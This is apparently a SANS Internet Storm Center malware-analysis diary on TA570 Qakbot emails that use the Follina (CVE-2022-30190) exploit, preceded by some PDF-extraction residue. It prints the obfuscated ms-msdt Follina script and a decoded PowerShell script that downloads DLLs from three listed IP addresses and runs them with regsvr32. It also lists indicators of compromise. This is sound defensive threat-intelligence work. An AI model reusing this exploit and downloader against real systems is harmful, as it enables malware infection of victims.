
Open Cancel

in dignissim. Nam
e sapien bibendum
quis bibendum
t lorem, ac aliquet
od tortor tortor,
orttitor quis felis.


Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit. Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique ante, dignissim convallis ligula. Aenean quis felis dolor. In quis lectus massa. Pellentesque quis pretium massa. Vivamus facilisis ultricies massa ac commodo. Nam nec congue magna. Nullam laoreet justo ut vehicula lobortis. Aliquam rutrum orci tortor, non porta odio feugiat eu. Vivamus nulla mauris, eleifend eu egestas scelerisque, vulputate id est. Proin rutrum nec metus convallis ornare. Ut ultricies ante et dictum imperdiet. Ut nisl magna, porttitor nec odio non, dapibus maximus nibh. Integer lorem felis, accumsan a dapibus hendrerit, maximus nec leo. Vestibulum porta, orci sed dignissim porta, sem justo porta odio, quis rutrum tortor arcu quis massa. Aenean eleifend nisi a quam faucibus, quis scelerisque lectus condimentum. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin non dui nec odio finibus molestie. Suspendisse id massa nunc. Sed ultricies et sapien vel fringilla.

Donec tincidunt ac justo et iaculis. Pellentesque lacinia, neque at consectetur porttitor, leo eros bibendum lorem, eu sollicitudin dolor urna pharetra augue. Pellentesque facilisis orci quis ante tempor, ac varius eros blandit. Nulla vulputate, purus eu consectetur ullamcorper, mauris nulla commodo dolor, in maximus purus mi eget nunc. In mauris diam, imperdiet ac dignissim ut, mollis in nunc. In congue volutpat tortor eu auctor

Shown above: If the 123.RES file is viewed in Microsoft Edge, it opens the Diagnostics Troubleshooting Wizard.



Shown above: The diagnostics tool asks for a passkey, which I do not have.



A screenshot of a Microsoft WordPad window titled "123.RES - WordPad". The menu bar includes "File", "Home", "View", and a help icon. The main content area contains the following text:

```
Etiam eitt risus, uiiamcorper cursus nisi at, uitrices aliquet turpis.  
Maecenas vitae odio non dolor venenatis varius eu ac sem. Phasellus id tortor  
tellus. Ut vehicula, justo ac porta facilisis, mi sapien efficitur ipsum, sit  
fusce.  
</p>  
<script>  
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param  
\\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-  
Expression($(Invoke-Expression['[System.Text.Encoding]'+[char]58+[char]58  
+'Unicode.GetString([System.Convert]'+[char]58+[char]58  
+'FromBase64String('+[char]34  
+'JABwACAAQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIBoAHQAdABwADoALwAvADEAMAA0  
AC4AMwA2AC4AMgAyAdkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIAtAE8AdQ  
B0AEYAAQBsAGUAIAAKAHAXAB0AC4AQQA7AGkAdwByACAAb0AHQAcAA6AC8ALwA4ADUALgAyADMA  
OQAUADUANQAUADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACKALgBkAGEAdAAgAC0ATwB1AHQARGBpAG  
wAZQAgACQAcABCACHQAMQAUAEEOAwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAU  
ADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAUAGQAYQB0ACAALQBPAHUAdABGAGkAbA  
BlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABCACHQALgBBADsAcgBlAGcA  
cwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABCACHQAMGauAE  
EA'+[char]34+'))'))))  
i../../../../Windows/System32/mpsigstub.exe\"";  
</script>  
  
</body>  
</html>
```

Shown above: Script near the bottom of 123.RES with base64-encoded text.

```
$p = $Env:temp;  
iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A;  
iwr http://85.239.55.228/$(random).dat -OutFile $p\t1.A;  
iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A;  
regsvr32 $p\t.A;  
regsvr32 $p\t1.A;  
regsvr32 $p\t2.A
```

Shown above: Base64 script translated to ASCII text reveals URLs for Qakbot DLL files.

Indicators of Compromise (IOCs)

Names of 11 attachments from TA570 emails on 2022-06-07:

- 03792072_874241.html
- 20755103_822431.html
- 23891652_978954.html
- 55088410_803346.html
- 55448947_903195.html
- 58218799_257561.html
- 65058266_101487.html
- 68101181_048154.html

- 69849517_238275.html
- 71875983_866759.html
- 85873035_409355.html

SHA256 hashes for the above HTML files:

- 568cd2d4b6c33d00d00da0255fd27c351ae0a1eba72a926f3f81021a3ee0ce7b
- 1513769188ac6bf68f87b33ed00555126bc68976c4d4022e040547a8814435dc
- 07df19bfec85932ecac6649c8d49f98bdd3236368bbf2b73d924dbbf5ce7be32
- 208bf25c7b5d16b6ba2f1cb029f55aed14e3f2df75e171d6c25f21ae99fbac92
- 6b46db5ba757066c7872e6ada49ff23016a87cc3b24e22111809c56ad66d5b17
- 8c5bea919f8c4abd0ba6d228a817ae3b7af9e6f13fafba69a1d2b6aac56dabcf
- e7b7b01ae0964dc285f480feae85e157d796bf7263f7bc1018d1030647cb28ac
- 2ce0921bcec42ab238140c9e811db564b0d93c11ffae4eb2e03ce5e45a885637
- b8679b5c38bca0b2de5e238f29c4ad293c6051435d54711eba2197c42a6e0c80
- 3ffb696484d28acbda12a73dde1ec3a68d75657b22af667f5104d83690a74de9
- c912048a25a7dd2f85fac3169fff008f6ebd9894b2fb6b98267b170c078b618c

Names of 11 zip archives generated by the above HTML files:

- 03792072_874241.zip
- 20755103_822431.zip
- 23891652_978954.zip
- 55088410_803346.zip
- 55448947_903195.zip
- 58218799_257561.zip
- 65058266_101487.zip
- 68101181_048154.zip
- 69849517_238275.zip
- 71875983_866759.zip
- 85873035_409355.zip

SHA256 hashes for the above zip archives:

- e24ce87a20c17bafe9da942722492e2a81328dd9dc3b6af574c1dad4112daff1
- 7a42a6182fc3b96b3de4aace5cc97c7c28017d9cfa154c410829caac3ca612c4
- 994caa143ec7cedccf52a1e446fe2255e862924575c6c5b89a6af269bf3f3b71
- 4a9f728b44c1827ed42a28d9b63bd3a5edf37ad0df34ad291ce8911329bf25c1
- 2c0dae888de793f55b3c04d3cc9218e52b8e7a265776e231f62c14893e6bf2e5
- 6e210c37f08f0723549af3e0a766bfef0703f4b35e6f60ca2f5d4ba1ca876bb1
- 6bac41ebf365ee7a9f97ea84ed8e5f87e0799cbe2e38158b48d78f7d4746b821
- aa114cb2d5b8043d72b8869f7c63cbc95078298233e37d258bcf04d37ded68e5
- 95baf71d1ffc7a2677f77f824913d6c9f63dc8128ae9145930594831bfdabc45
- 7de0f9f25bc8a3edb631ff42573719ccb0ad1ed2eeca54ad3dea63fb7f04d3be

- 49bc1574020858f2277da948ecc44acc830e3cf1fd09f04d10f70462e3ed0d99

Names of 11 disk image files extracted from the above zip archives:

- 03792072_874241.img
- 20755103_822431.img
- 23891652_978954.img
- 55088410_803346.img
- 55448947_903195.img
- 58218799_257561.img
- 65058266_101487.img
- 68101181_048154.img
- 69849517_238275.img
- 71875983_866759.img
- 85873035_409355.img

SHA256 hashes for the above disk image files:

- 7e0a345fba5c7ad1d8196139a1ec8a66cf8ee7bee85627b9b9ccaa856d723ed5
- 85b4504543ed58861a85899b4c1cd315fbc9bd31540ce74e7730495a9384eef2
- 859bb10ac5b012f2af49dd9c6fe3463c60937e4054b395e5e5f2e2206a6fa6e7
- d9a19da9543b921c03e089a0c78a35ef1cc5bc378e2e457b5cea97b70f4490a7
- 85591984196580620887922be65f053a7220ec455737a845d1f8da0665983524
- d9ac855c390cab8ab44970b838cb6b27a12f7771e3cef064ff84a98555e0ba4
- 33dff4aa9b4cc2f078638966b7d0787d4bd5b75b24b266e354b005fbb515e2d3
- c77c63b0ad713ca97776305af4b22cd934271fec00f3c8029bdbbf8cd1ed98
- 090f652b176dfb8bb7ceaca8863ebf2041e250bb21b208fecdfa4d917aed5637
- 997c4a9c2507695477552a98f89ebe64aea1685ac3309f42e7713d13ee3056f1
- 9ad904b6ec926b0f03d856c3d57feb009c811f31e5676884db95f7d7652fd73d

Names of 11 Windows shortcut files contained in the above disk images:

- 03792072_874241.lnk
- 20755103_822431.lnk
- 23891652_978954.lnk
- 55088410_803346.lnk
- 55448947_903195.lnk
- 58218799_257561.lnk
- 65058266_101487.lnk
- 68101181_048154.lnk
- 69849517_238275.lnk
- 71875983_866759.lnk
- 85873035_409355.lnk

SHA256 hash for all of the above Windows shortcut files

03160be7cb698e1684f47071cb441ff181ff299cb38429636d11542ba8d306ae

Command generated from the Windows shortcut:

C:\Windows\System32\rundll32.exe 019338921.dll,DllInstall

Name for the obama186 Qakbot 32-bit DLL files hidden in the 11 disk images:

19338921.dll

SHA256 hashes for 10 obama186 Qakbot DLL files hidden in the 11 disk images:

- 17af3b12512b3430d59ca594bc16171c66ec49db4458cb2de887b83e9f37860b
- 31de1b6c455784d6524cc3db4b37360782f260ddedf414d60dd4c96913512f48
- 41623849299f5f6d5551f9e58476a5df527cef441f65076d2526ea8a1437b3ed
- 5577643e4028eb610c688d5ab703cd6c80c60aa99048414f1803e7264183c366
- 68aee52f4bee3cf4d50f33110f439249dbe450f65f3ba09a0d833882ad8ded11
- 71c9229eb849ed2ff17ef435b385ba98aeaae931849ff226621b39fd31e00976
- 765844ed4f11fb1a050994f5d0a589fff04b2e6342acab17f373626f7583e10a
- af8232f3a789672602db9937217882f6d52f4640a258403ed3531172afca7220
- cef129dbfb9dc93e9937a60f2c31d292db8e3591a349f101923be8d05886920d
- e13fcfa7c957ae5064cdba0a1cea672031d7b8a56ee876bfa0c1a0505dc8ef24f

Names of 11 .docx files contained in the 11 disk images:

- doc106.docx
- doc276.docx
- doc310.docx
- doc632.docx
- doc672.docx
- doc708.docx
- doc879.docx
- doc1454.docx
- doc1750.docx
- doc1792.docx
- doc1848.docx

SHA256 hash for the above .docx files:

d20120cc046cef3c3f0292c6cbc406fcf2a714aa8e048c9188f1184e4bb16c93

URL contained in XML file from the above .docx archive:

hxxp://185.234.247[.]119/123.RES

SHA256 hash of the above 123.RES file:

e3ba1c45f9dd1f432138654b5f19cf89c55e07219b88aa7628334d38bb036433

Examples of URLs contained in script from 123.RES that returned obama186 Qakbot DLL files:

- hxxp://104.36.229[.]139/75257103.dat
- hxxp://85.239.55[.]228/75257103.dat
- hxxp://185.234.247[.]119/75257103.dat

Example of User-Agent string in HTTP request header for the above URLs:

User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.16299.431

Examples of obama186 Qakbot DLL files retrieved from the above URLs:

- 6a16d1ec263eeacd6d5b2eb1855337a0aeeacd8020df840a0d883f973b3111b7
- 767e1d12493cb7de999a85323da06190706324397d26af020b9bc833c6d5b7f6
- 62acb357d94bebb8ee25761e5b7b0188f44e5c69156bbcb884884d1fe6b2838a

Final Words

As mentioned earlier, I was unable to get the Follina exploit to work in my lab environment. And the next day (Wednesday 2022-06-08), TA570 did not include a .docx file in disk images associated with obama187 Qakbot. The disk image --> Windows shortcut --> hidden DLL method of Qakbot infection worked in my lab environment, though.

I've posted the associated emails, malware, and a pcap of infection traffic from a TA570 obama186 Qakbot infection from Tuesday 2022-06-07 [here](#).

Brad Duncan

brad [at] malware-traffic-analysis.net

Keywords: [CVE202230190](#) [Follina](#) [Qakbot](#) [Qbot](#) [TA570](#)

[0 comment\(s\)](#)

Join us at SANS! [Attend with Brad Duncan in starting](#)



[Top of page](#)

x

[Diary Archives](#)